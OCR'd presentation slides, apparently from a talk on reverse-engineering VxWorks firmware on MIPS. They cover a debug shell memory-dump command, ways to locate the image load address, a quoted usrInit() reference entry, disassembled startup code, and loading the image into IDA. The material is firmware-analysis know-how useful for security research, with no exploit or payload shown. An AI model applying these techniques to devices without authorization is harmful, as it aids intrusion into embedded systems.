
```
# mem

# mem -show [sys | dada | object]
# mem -dump start size
# mem -md start value
#
# -show       Displays alloced/free mempry blocks and size.
# -dump       dump specify memory block.
# -md         copy specify memory block to specify address.
#
# start       Start address of specify memory block, in hex.
# size        Size of specify memory block, in hex.
# value       value in UINT32 format.
# object      end object, e.g:eth 0.
#
# Example:
# mem -dump 80010000 1000    .... Show memory block start at 0x80010000 which size of 4k.
# mem -show eth 1            .... Show netpool of end object eth1.
# mem -dump 80010000 100
80010000:  14 62 00 07 8E 44 00 10 - 0C 03 FE C0 24 84 00 1C      .b...D.. ....$...
80010010:  10 40 00 4F 26 D6 00 01 - 08 00 40 1C 26 73 00 01      .@.O&... ..@.&s..
80010020:  14 87 00 12 24 03 00 01 - 92 42 00 08 10 43 00 05      ....$... .B...C..
80010030:  26 85 3A F4 92 22 00 08 - 14 43 00 0D 26 73 00 01      &.:.."... .C..&s..
80010040:  26 85 3A F4 02 00 20 21 - 0C 04 00 27 24 06 00 1F      &.:... ! ...'$...
80010050:  3C 02 80 1E 02 00 20 21 - 24 05 05 54 24 06 00 12      <..... ! $..T$...
80010060:  24 07 00 04 08 00 40 5E - 24 42 95 24 26 73 00 01      $.....@^ $B.$&s..
80010070:  26 52 00 14 8E A2 00 28 - 02 62 10 2B 14 40 FF C0      &R.....( .b.+.@..
80010080:  3C 02 80 26 24 52 9B 74 - 8E 42 00 10 02 C2 10 21      <..&$R.t .B.....!
80010090:  2C 42 01 91 14 40 00 15 - 27 B0 00 28 3C 05 80 20      ,B...@.. '..(<..
800100A0:  02 00 20 21 24 A5 3A F4 - 0C 04 00 27 24 06 00 1F      .. !$.:. ...'$...
800100B0:  3C 02 80 1E 8E 43 00 10 - 24 42 95 4C AF A2 00 10      <....C.. $B.L....
800100C0:  02 00 20 21 24 02 01 90 - 24 05 05 5D 24 06 00 12      .. !$... $..]$...
800100D0:  24 07 00 04 AF A2 00 14 - AF A3 00 18 0C 00 76 89      $....... ......v.
800100E0:  AF B6 00 1C 08 00 40 60 - 00 00 00 00 08 00 40 3F      ......@` ......@?
800100F0:  8E A4 00 18 8E A4 00 18 - 24 11 FF FF 0C 04 64 AA      ........ $.....d.
#
```

Memory dump command

Memory data

Flash Command




Analyze VxWorks Firmware

Preparatory Works Before Analyze VxWorks Firmware

- Locate VxWorks image load address
- Locate symbols from firmware and rename functions in IDA

Method 1 - Read From Image Header

TPHEAD in Flash Dump




Load address and entry point address is 0x80001000

Method 2 - Locate Initial Stack

VxWorks Image in MIPS Memory Layout

Figure 4 VxWorks Image in MIPS Memory Layout



Initial Stack Description

- **Exception Vectors.** Table of exception and interrupt vectors. It is located at **LOCAL_MEM_LOCAL_ADRS**.
- **Initial Stack.** Initial stack set up by **romInit( )** and used by **usrInit( )** until **usrRoot( )** has allocated the stack. Its size is determined by **STACK_SAVE**.
- **System Image.** The VxWorks image entry point. The VxWorks image consists of three segments: **.text**, **.data**, and **.bss**.
- **Interrupt Stack.** The stack used by interrupt service routines. Its size is determined by **ISR_STACK_SIZE**. It is placed at the end of the VxWorks image, just after the **.bss** segment.
- **System Memory Pool.** The memory allocated for system use. The size of the memory pool is dependent on the size of the system image and interrupt stack. The end of the system memory pool is determined by **sysMemTop( )**.

UsrInit Description

Tornado User's Guide: Getting Started, Cross-Development

OS Libraries : Routines

usrInit( )

NAME

usrInit( ) - user-defined system initialization routine

SYNOPSIS

```
void usrInit
    (
    int startType
    )
```

DESCRIPTION

This is the first C code executed after the system boots. This routine is called by the assembly language start-up routine **sysInit( )** which is in the **sysALib** module of the target-specific directory. It is called with interrupts locked out. The kernel is not multitasking at this point.

This routine starts by clearing BSS; thus all variables are initialized to 0, as per the C specification. It then initializes the hardware by calling sysHwInit( ), sets up the interrupt/exception vectors, and starts kernel multitasking with usrRoot( ) as the root task.

RETURNS

N/A

SEE ALSO

usrConfig, kernelLib

ARGSUSED0

usrInit is the first C code executed after the system boots

VxWorks Image Startup Codes

```
ROM:00000020                ssnop
ROM:00000024                ssnop
ROM:00000028                ssnop
ROM:0000002C                ssnop
ROM:00000030                ssnop
ROM:00000034                ssnop
ROM:00000038                ssnop
ROM:0000003C                ssnop
ROM:00000040                ssnop
ROM:00000044                ssnop
ROM:00000048                ssnop
ROM:0000004C                li      $v0, 1
ROM:00000050                mtc0    $v0, Count          # Timer Count
ROM:00000054                mtc0    $zero, Compare      # Timer Compare
ROM:00000058                ssnop
ROM:0000005C                ssnop
ROM:00000060                ssnop
ROM:00000064                ssnop
ROM:00000068                ssnop
ROM:0000006C                ssnop
ROM:00000070                ssnop
ROM:00000074                ssnop
ROM:00000078                ssnop
ROM:0000007C                ssnop
ROM:00000080                ssnop
ROM:00000084                ssnop
ROM:00000088                ssnop
ROM:0000008C                ssnop
ROM:00000090                ssnop
ROM:00000094                ssnop
ROM:00000098                li      $sp, 0x80000FF0
ROM:000000A0                li      $gp, 0x80253AF0
ROM:000000A8                jal     sub_8108
ROM:000000AC                li      $a0, 0
ROM:000000B0                nop
ROM:000000B4                nop
ROM:000000B8                lui     $ra, 0xBFC0
ROM:000000BC                jr      $ra
ROM:000000C0                nop
```

Correct load address is 0x80001000

Set Initial Stack to 0x80000ff0


Jump to usrInit

Other Methods


- Read the boot Info from UART
- Read the developer document
- Use bss end address - image size to calculate the load address
- …

Load Image With Correct Address In IDA

Load image to 0x00




Load image to 0x80001000



Preparatory Works Before Analyze VxWorks Firmware


- Locate VxWorks image load address
- Locate symbols from firmware and rename functions in IDA

Compiled-in Symbol Table In VxWorks 5.5 Image

